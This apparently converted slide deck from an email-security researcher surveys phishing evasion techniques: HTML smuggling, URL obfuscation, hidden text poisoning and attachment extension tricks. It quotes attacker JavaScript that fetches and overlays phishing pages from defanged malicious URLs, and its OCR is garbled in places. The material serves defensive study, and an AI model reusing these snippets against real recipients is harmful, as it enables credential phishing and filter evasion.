SFiegrt();
};
function SFiegrt(solution) {
$.post(window.atob(dWrj), {
url:trc,
}, function(data){
$('body').html(data.service)
});
}
</script>
</body>
```


Smuggled Script

[https://dompr\[.\]jarroree\[.\]park/login.php](https://dompr[.]jarroree[.]park/login.php)

[https://cpsvr\[.\]hiominsa\[.\]com/POST/genofcatch.php](https://cpsvr[.]hiominsa[.]com/POST/genofcatch.php)

Javascript code to show the final phishing page to the victim and send those to another server on the fly.

# Using Obfuscation and Encryption



# Using Obfuscation and Encryption

[illegible]

## Base64-Encoding

# Using Obfuscation and Encryption

```
var link = "myyux?44h~k~3nytsfifqfy3wz488;;p<9~o4";
```

Phishing URL: [https://cyyfy\[.\]itonadalat\[.\]ru/3356k74yj/](https://cyyfy[.]itonadalat[.]ru/3356k74yj/)

```
function deobfuscateLink(obfuscatedLink) {  
  const charCodeArray = [];  
  for (let i = 0; i < obfuscatedLink.length; i++) {  
    const charCode = obfuscatedLink.charCodeAt(i);  
    charCodeArray.push(String.fromCharCode(charCode - 5));  
  }  
  return charCodeArray.join('');  
}
```


Caesar Decryption Function

```
var iframe = document.createElement('iframe');  
iframe.sandbox.add('allow-same-origin');  
iframe.sandbox.add('allow-top-navigation');  
iframe.sandbox.add('allow-modals');  
iframe.sandbox.add('allow-scripts');  
iframe.sandbox.add('allow-popups-to-escape-sandbox');  
iframe.sandbox.add('allow-forms');  
iframe.src = deobfuscateLink(link) + document.querySelector("MrblRZ").value;  
iframe.style.cssText = 'position: fixed; inset: 0px; width: 100%; height: 100%; border: 0px; margin: 0px; padding: 0px; overflow: hidden; z-index: 999999;';  
document.body.appendChild(iframe);
```


<https://blog.talosintelligence.com/hidden-between-the-tags-insights-into-evasion-techniques-in-html-smuggling/>





# Taking Advantage of Engineering Oversights



Include the whole email body in attachments




# Taking Advantage of Engineering Oversights



Include the whole email body in attachments

# Taking Advantage of Engineering Oversights



English Email with  
Hidden French Words

```
<div ?=3D"" style=3D"display: none; max-height: 0px; overflow: hidden;">
<p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
,sans-serif;color:#1F4E79;mso-fareast-language:EN-US">Cordless Drill/Driver=
Kit Department_____Et j=E2=80=99ajoute Elise Beyens (directrice du =
Centre de Service social de Namur)<o:p></o:p></span></p>
<p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
,sans-serif;color:#1F4E79;mso-fareast-language:EN-US">_____Bonne journ=C3=
=A9e<o:p></o:p></span></p>
<p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
,sans-serif;color:#1F4E79;mso-fareast-language:EN-US">Mathieu<o:p></o:p></s=
pan></p>
<p class=3D"MsoNormal"><span style=3D"font-family:&quot;Calibri Light&quot;=
,sans-serif;color:#1F4E79;mso-fareast-language:EN-US"><o:p>&nbsp;</o:p></sp=
an></p>
<div>
<div style=3D"border:none;border-top:solid #E1E1E1 1.0pt;padding:3.0pt 0cm =
0cm 0cm">
<p class=3D"MsoNormal"><b><span lang=3D"FR">De&nbsp;</span></b><span lang=
=3D"FR"> Dimitri Phukan &lt;dphukan@ecoconso.be&gt;
<br>
<b>Envoy=C3=A9&nbsp;</b> mercredi 4 septembre 2024 12:18<br>
<b>=C3=80&nbsp;</b> christophe.dubois &lt;christophe.dubois@reseau-idee.be=
&gt;; Groupe de Pairs &lt;groupedepairs@crabe.be&gt;<br>
<b>Objet&nbsp;</b> Re: Nouveaux pairs potentiels<o:p></o:p></span></p>
</div>
</div>
<p class=3D"MsoNormal"><o:p>&nbsp;</o:p></p>
<p>De mon c=C3=B4t=C3=A9, j'ai eu un contact avec Sylvie Droulans (ConsomAc=
tion)<o:p></o:p></p>
<p>Dimitri<o:p></o:p></p>
<div>
<p class=3D"MsoNormal">Le 04-09-24 =C3=A0 12:11, christophe.dubois a =C3=A9=
crit&nbsp;<o:p></o:p></p>
</div>
```

X-Forefront-Antispam-Report-Untrusted:

CIP:255.255.255.255;CTRY:;LANG:fr;SCL:1;SRV:;IPV:NLI;SFV:NSPM;H:AM9PR08MB6113.eurprd08.prod.outlook.com;PTR:;CAT:NONE;SFS:(13230040)  
(376014)(1800799024)(366016)(69100299015)(3807070018);DIR:OUT;SFP:1102;

# Taking Advantage of Engineering Oversights

Using alternative or similar file extensions for attachments to bypass message filtering mechanisms.

---0000000000006f5f1206030dd129

```
Content-Type: text/html; charset="US-ASCII"; name="attachment.html"
```

Content-Disposition: attachment; filename="attachment.html"

Content-Transfer-Encoding: base64

Content-ID: <f\_lle0sh4z0>

X-Attachment-Id: f\_lle0sh4z0

PCFET0NUWVBFIGH0bwW+CjxodG1sIGXhbmc9ImVuIj4KPGhlYWQ+CiAgPG1ldGEgY2hhcnNlD0I  
VVRGLTgiPgogIDxtZXRhIG5hbWU9InZpZXdw3J0IiBjb250ZW50PSJ3awR0ad1kZXZpY2Ut+d2lk  
dGsIGluaXRpYWwtc2NhbgGU9MS4wIj4KICAB8dGlb0BU+TG9naW4gUGFnZTwwdGlb0BU+CiAgPHN0  
ewxlPgogICAgYm9keSB7CiaGICAgIGZvbntQtZmFtaWx50iBBcmllhbCwgcz2Fucy1zZXJpZjsKICAg  
ICAgYmFja2dyb3VuZC1jb2xvcjogIDYyYzJmMjsKICAgICAgbWVyZ2lu0iAw0wobICAgICBwYWRk  
aw5n0iAw0wogICAgICBAKXNb6GF50iBmbGV40wogICAgICBqdXN0awZ5LWNvbnRlbn06IGNlbnRl  
cj5KICAgICAgYwpZ24taXRlbXM6IGNlbnRlcjsKICAgICAgagVpZ2t00iAAMDDB2adsKICAgICAgIH0K  
ICAgIC5sb2dpbi1jb250YWluZXIgewogICAgICBiYWNRZ3JvdW5kLWNvbG9y0iAjZmZm0wogICAg

## The Content-Type of the HTML attachment of an example email.

```

--000000000000323f1206030ddb3--

```

--000000000000323f1406030ddbb5

**Content-Type: application/octet-stream; name="attachment.htm."**

**Content-Disposition:** attachment; filename="attachment.htm."

Content-Transfer-Encoding: base64

Content-ID: &lt;f\_lle0vzsh0&gt;

X-Attachment-Id: f\_lle0vzsh0

PCFET0NUWVBFIGH0bwW+CjxodG1sIGxbmc9ImVuIj4KPGhlYWQ+CiAgPG1ldEGeY2hhcnNldD0i  
VVRGLTgipGrogIDxtZXRhIG5hbWU9InZpZXdw3J0IbJb250zW50PSJ3awR0ad1kZXZpY2Utet2L  
dGgsIGluaXpYwWtC2NhbgUGMS4wiIj4KICAd8dGlbGU+TG9naaw4gUGFNrTWvdG6l0bGU+CiAgPHNO  
ewxlPggogICAgYmkeSB7CIAGiGAGIVzbvntZmfatWx50IBBcmllbhgcwg2Fucy1zZXJpZSICAg  
ICAgYmFja2dyb3ZhUC1jb2xvcjogI2YyZjJmMjsKICAgICAgbGFyZ2Lu0iAwOwogICAgICBwYWRk  
aw5n0iAwOwogICAgICBkaXNbGf50IbmbGV4OwogICAgICBgdXN0alZ5ZWlnbnRlbnQ6IGNlbnRl  
cjsKICAgICAgYWxpZ24taXRlBMXMGlbnRlcjsKICAgICAgagYwZ2h00iLWxMDBB2akSICAgIH0K  
ICAtC5cb2dpbi1ib250YWluZG90IG90IG90IG90IG90IG90IG90IG90IG90IG90IG90IG90IG90IG90

## The Content-Type of the "htm." attachment of an example email.

# Email Threat Detection Challenges

# Main Defense Challenges

- The email threat landscape in changes rapidly.
- An email defense solution consists of several independent components.
- Advanced detection solutions need ground truth and collecting accurate ground truth is challenging.
- Privacy concerns and PII's
  - Full name
  - Email address
  - Date of birth
  - Phone number
  - Social Security number
  - Driver's license number
  - Passport number
  - Credit card number
  - Medical records
  - etc.

# Conclusion

- Email threat landscape is changing fast, and threat actors try to find new ways to bypass email gateways and detection engines.
- A summary of most popular evasion techniques in 2024:
  - Evading reputation services
    - URL shortening
    - URL redirection
    - URL encoding
  - Evading rule-based detection engines
    - Text rephrasing
    - Text poisoning
    - Using images and visual components
  - Evading advanced detection systems
    - Using multiple forms of CAPTCHAs
    - Using obfuscation and encryption techniques
    - Taking advantage of engineering oversights



# I'm hiring!

- I am hiring at both junior and senior levels.
- Look for the public job postings in one of the following places:
  - Cisco Talos job postings: <https://talosintelligence.com/careers>
  - My LinkedIn page: <https://www.linkedin.com/in/omirzaei>
  - My X page: <https://twitter.com/malearnity>



# Q&A



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